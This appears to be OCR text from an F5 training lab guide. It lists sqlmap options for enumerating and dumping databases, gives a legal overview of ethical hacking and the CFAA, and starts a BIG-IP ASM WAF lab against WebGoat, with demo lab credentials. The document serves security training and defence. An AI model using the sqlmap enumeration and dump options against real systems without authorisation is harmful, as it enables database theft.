This implementation of sqlmap uses python so you will use the “sqlmap.py” script

You can type “sqlmap.py –hh” for an extended list of the options.

Some of the options that will be of interest to us include:

-u (for specifying the URL to test)
–cookie (for specifcing the session cookie to use)
–dbs (for enumerating the databases)
-D <database name> (for specifying a database to work with)
–tables (to provide a list of the tables in the DB)
–columns (provides the DB columns)
-dump (will dump the contents of the columns specified)
–proxy http://127.0.0.1:8080 (to use a proxy, in this case Burp suite listening on the loopback address of the local machine)

Appendix A: Cyber Security – A Legal Perspective

Cybercrime Security:

Collective processes and mechanisms by which people, sensitive and valuable information, products and services are protected from damage, publication, tampering or collapse by unauthorized activities or untrustworthy individuals and unplanned events respectively. Computer security aims at the protection of persons, information and property from theft, misuse, corruption, tampering, unauthorized disclosure, or natural disaster, while allowing the information and property to remain accessible and productive to its intended users

Background:

- In the early 1980s law enforcement agencies faced the dawn of the computer age with growing concern about the lack of criminal laws available to fight emerging computer crimes.
- In response, Congress included in the Comprehensive Crime Control Act (CCCA) of 1984 provisions to address the unauthorized access and use of computers and computer networks
- Throughout 1985, both the House and the Senate held hearings on potential computer crime bills, continuing the efforts begun the year before. These hearings culminated in the Computer Fraud and Abuse Act (CFAA)

Current Legal Environment:

- **The Primary guide in most federal hacking cases in still the Computer** Fraud and Abuse Act (CFAA - passed by U.S. Congress in 1986)
- Other federal statutes used for prosecuting Cybercrime are:
- Wiretap Act
- Unlawful Access to Stored Communications Act
- Identity Theft and Aggravated Identity Theft Act
- Access Device Fraud Act
- CAN-SPAM Act
- Wire Fraud
- Communication Interference Act

Other considerations

In addition, most every state has its own Computer Crime Statutes. Each state also has its own prosecutorial system. Some states are much more active in the area of cybersecurity enforcement than others, but typically the states will cooperate with federal authorities. Some state laws are more restrictive than federal, i.e. in areas such as State Laws Addressing “Phishing” and State Spyware Laws. The laws are a complex web. Only skilled lawyers are capable of figuring out the full meaning revealed in case law interpretations of the state and federal laws.

Legal vs. Illegal hacking

Cracker vs Hacker

- A hacker is a person intensely interested in the arcane and recondite workings of any computer operating system. Hackers are most often programmers. As such, hackers obtain advanced knowledge of operating systems and programming languages. They might discover holes within systems and the reasons for such holes. Hackers constantly seek further knowledge, freely share what they have discovered, and never intentionally damage data.
- A cracker is one who breaks into or otherwise violates the system integrity of remote machines with malicious intent. Having gained unauthorized access, crackers destroy vital data, deny legitimate users service, or cause problems for their targets. Crackers can easily be identified because their actions are malicious.

Clear Dividing Line

- Congress needs to enact a clearer, more technologically current law to rationally and fairly divide the line between legal and illegal hacking. The complete rewrite should include different Acts for criminal and civil rules and enforcement, and should tie into privacy and security legislation.
- Need a clearer / more dependable way to distinguish between “ethical” and “malicious” hacking
- Malicious hacking is always negative and destructive. Ethical hacking’s goal is to contribute to the security community and to improve overall security

White / Grey / Black(cracker) Hat Hacking

- All of them exploit weaknesses in computer systems and networks
- Black Hat Hackers, computer criminals whose malicious activities serve their own ends ranging from financial gain to simply causing chaos
- White Hat (“ethical”) Hackers are usually those that carry out their craft with no apparent criminal intention in mind
- Grey Hat Hackers sit in the middle, often hacking into a system just to prove they can, but afterwards usually notifying the vendor or owner of the weakness

White Hat Hacking

- Usually hired by companies to carry out vulnerability assessments and penetration testing, a technique that helps to determine how secure the company’s systems are.
- It’s a necessary business service that allows businesses identify their weaknesses and shore up their defences against real criminals (Crackers / Black Hats)

Is Ethical Hacking Legal? – It depends!

- Companies believe that authorizing an ethical hacker to test a company’s defences is enough legal protection to justify ethical hacking. Ethical Hackers believe they are justified by the fact that they are acting in the best interests of the company who hired them

- However, what needs to be considered is how far the hacker is willing to go to test the systems. Or worse, to switch into grey hat mode, determined to break in just to prove they can

Ethical hacking pitfalls

- Often, Ethical Hackers break laws in order to conduct their activities:
- Obtaining a user's PII (i.e. social engineering)
- Gain access to the system using someone else's credentials (obtained Illicitly)
- Gain access to confidential information
- Gain access to customer/employee information
- Probe / "White Hat"-hack other avenues to the company being tested i.e. access via their business partners. Unless the business partner has been included in the scope of the penetration test, the ethical hacker has strayed outside the boundaries of the law to achieve their aims

Remarks

- "Ethical Hackers" aim to test businesses' security in a constructive way in order to improve it
- Companies hire ethical hackers because they need to test their security. By granting their permission to the pentest, they effectively cover their corporate eyes and ears while these actions are carried out
- However, often neither the company or the hacker know if/what laws are being broken
- So it is a Grey Area – Ethical Hackers are not granted immunity – they need to ensure that the actions they take do not break the laws outlined in the Law Acts and Statuses

Worlwide View

- No single international framework for cybersecurity law, but some multi?lateral efforts
- Budapest Convention on Cybercrime (2001)
- Council of Europe's effort to harmonize disparate national cybercrime laws
- EU Network and Information Security (NIS) Directive
- PRIVACY – Proposed EU General Data Protection Regulation
- New law would apply to any company that controls or processes the personal data of Europeans through the offering of goods and services – even if company has no physical presence in Europe.
- Fines of up to 4% of company's annual global revenue or €20 million for violations
- Other countries each have Cybersecurity laws

Tensions in Global Cyberspace

- The rapid growth of the Internet and sophistication of cybercrime continues to outpace the ability of the legal
- system to respond. The attribution problem makes policing and accountability particularly difficult.
- Cyber assets are distributed between the public sector and private sector, and the private sector is comprised of a

- wide range of disparate entities.
- There is a lack of international coordination on cyber issues. As a result, there is no centralized international cyber
- threat information sharing or common computer incident response teams.
- Different values among countries; different levels of preparedness; different degrees of interest and risks.
- Companies and governments face overlapping and conflicting sets of laws:
- Harmonization vs. divergence of regional and national laws
- Personal data laws and system/infrastructure obligations are not integrated or reconciled
- Quality of company's cybersecurity depends in part on visibility into traffic on its own network, but such insight can
- be in tension with cultural and sometimes legal barriers to electronic monitoring of employees.
- Approach to implementation: market?driven vs. regulatory
- Governance: government?centric vs. multi?stakeholder

Certified Ethical Hacking Certification

A Certified Ethical Hacker is a skilled professional who understands and knows how to look for weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a malicious hacker, but in a lawful and legitimate manner to assess the security posture of a target system(s). The CEH credential certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective.

The purpose of the CEH credential is to:

- Establish and govern minimum standards for credentialing professional information security specialists in ethical hacking measures.
- Inform the public that credentialed individuals meet or exceed the minimum standards.
- Reinforce ethical hacking as a unique and self-regulating profession.

About the Exam

Number of Questions: 125

Test Duration: 4 Hours

Test Format: Multiple Choice

Test Delivery: ECC EXAM, VUE

Exam Prefix: 312-50 (ECC EXAM), 312-50 (VUE)

Learn More

Sign up for an account on https://f5.com/labs to stay up to date

Notes:

F5 Networks, Inc. | f5.com

US Headquarters: 401 Elliott Ave W, Seattle, WA 98119 | 888-882-4447 // Americas: info@f5.com // Asia-Pacific: apacinfo@f5.com // Europe/Middle East/Africa: emeainfo@f5.com // Japan: f5j-info@f5.com

3

Class 3: ASM 141 - Good WAF Security, Getting started with ASM

This class will focus on a best practice approach to getting started with ASM and application security.

This is the 1st class in a four part series based on: Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this years Agility.

- Good WAF Security - Getting started with ASM
- Elevated WAF Security - Elevating ASM Protection
- High and Maximum WAF Security - Maximizing ASM Protection
- WAF Programmability - Enhancing ASM Security and Manageability

Following the Agility conference you can visit clouddocs.f5.com to continue your education.

3.1 Lab Environment & Topology

Note: All work is done from the Linux client/jumphost (client01), which can be accessed via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

3.1.1 Environment

Linux client (client01):

Web Attack Tools used in this lab:

- OWASP ZAP - DAST
- BURP Community Edition - Packet Crafting

Api Tools:

- Ansible - Automation platform
- curl - command line webclient, will be used to interact with the iControl Rest API
- Postman - Graphical based Restful Client, will be used to interact with the iControl Rest API
- python - general programming language used to interact with the iControl Rest API

Linux server (server01):

- WebGoat 8 - WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. You can install and practice with WebGoat. There are other 'goats' such as WebGoat for .Net. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat applications. For example, in one of the lessons the user must use SQL injection to steal fake credit card numbers. The application aims to provide a realistic teaching environment, providing users with hints and code to further explain the lesson.

Why the name "WebGoat"? Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? Just blame it on the **Goat!**

3.1.2 Lab Topology


The network topology implemented for this lab is very simple. The following components have been included in your lab environment:

- 1 x Ubuntu Linux 16.04 client
- 1 x F5 BIG-IP VE (v13.1.0.2) running ASM and LTM
- 1 x Ubuntu Linux 16.04 server

The following table lists VLANS, IP Addresses and Credentials for all components:

Component	mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux Client (client01)	10.1.1.51	10.1.10.51	N/A	https- `ubuntu:ubuntu`
Bigip (bigip01)	10.1.1.245	10.1.10.245	10.1.20.245	https - `admin:f5DEMOs4u!` ssh - `f5student:f5DEMOs4u!`
Linux Server & WebGOAT app (server01)	10.1.1.252	N/A	10.1.20.252	ssh - `f5student:f5DEMOs4u!`

A graphical representation of the lab:



3.2 Module 1: Base Policy Creation

Estimated time for completion: **45 minutes.**

3.2.1 Exercise 1.1: Policy Creation


Objective

- Create a transparent rapid deployment policy.
- Enable application security logging profile.
- Validate that both the policy and logging profile are working.
- Configure Geolocation and review logs
- Configure IP Intelligence and review logs
- Estimated time for completion: **30 minutes**.

Note: If the Operating system prompts you to update system software, please decline

1. RDP to the the jumpbox, launch Chrome (please be patient and don't click the icon multiple times. Chrome can take a few seconds to launch), click the BIG-IP bookmark and login to TMUI. admin/f5DEMOs4u!

Note: The XRDP service automatically opens a persistent shell in the top left corner of your desktop. Type **exit** to make it go away.




Please ensure that four virtual servers are configured before you begin:

- `webgoat.f5demo.com_https_vs`
- `webgoat.f5demo.com_https_overlay_vs`
- `webgoat.f5demo.com_http_vs`
- `automation_vs`

Create Your 1st WAF Policy


1. On the Main tab, click **Security > Application Security > Security Policies**. The Active Policies screen opens.
2. Click on the **Polices List**




1. Click on the **Create New Policy** button. The policy creation wizard opens.
2. Click on the **Advanced** button (Top-Right) to ensure that all the available policy creation options are displayed.
3. Name the security policy `lab1_webgoat_waf` and notice that the **Policy Type** is security.
4. Verify the **Policy Template** is set to `Rapid Deployment Policy` and notice it is a transparent security policy by default
5. Assign this policy to the `webgoat.f5demo.com_https_vs` from the Virtual Server drop down.
6. Confirm that the Application Language is set to **UTF-8**.
7. Accept the remaining default policy settings and click **Create Policy** to complete the policy creation process.

Note: After policy creation is complete, the properties will be displayed for review within the Policies List menu.


Your settings should reflect the figures below:






Verify WAF Profile is Applied to Virtual Server

1. In the configuration utility navigate to **Local Traffic > Virtual Servers**, click on `webgoat.f5demo.com_https_vs`.
2. Click on **Policies** under the **Security** tab at the top of the `webgoat.f5demo.com_https_vs` details menu.
3. In the **Application Security Policy** drop down menu, ensure **Application Security Policy** is `Enabled...` and the **Policy:** drop-down selection shows the `lab1_webgoat_waf` policy.
4. Notice Log Profile is set to `Disabled`.



Create Application Security Logging Profile

1. In the configuration utility navigate to **Security > Event Logs > Logging Profiles** then click on the **plus** icon.
2. Under the **Logging Profile Properties** section enter a **Profile Name** `waf_allrequests`, select the checkbox for `Application Security`.
3. Change the **Configuration** dropdown to `Advanced` under the **Application Security** section.
4. Select the `Local Storage` value for the **Storage Destination** configuration option.
5. Select the `For all Requests` value for the **Response Logging** configuration option.
6. Select the `All requests` value for the **Request Type** configuration option.
7. Click **Finished.**

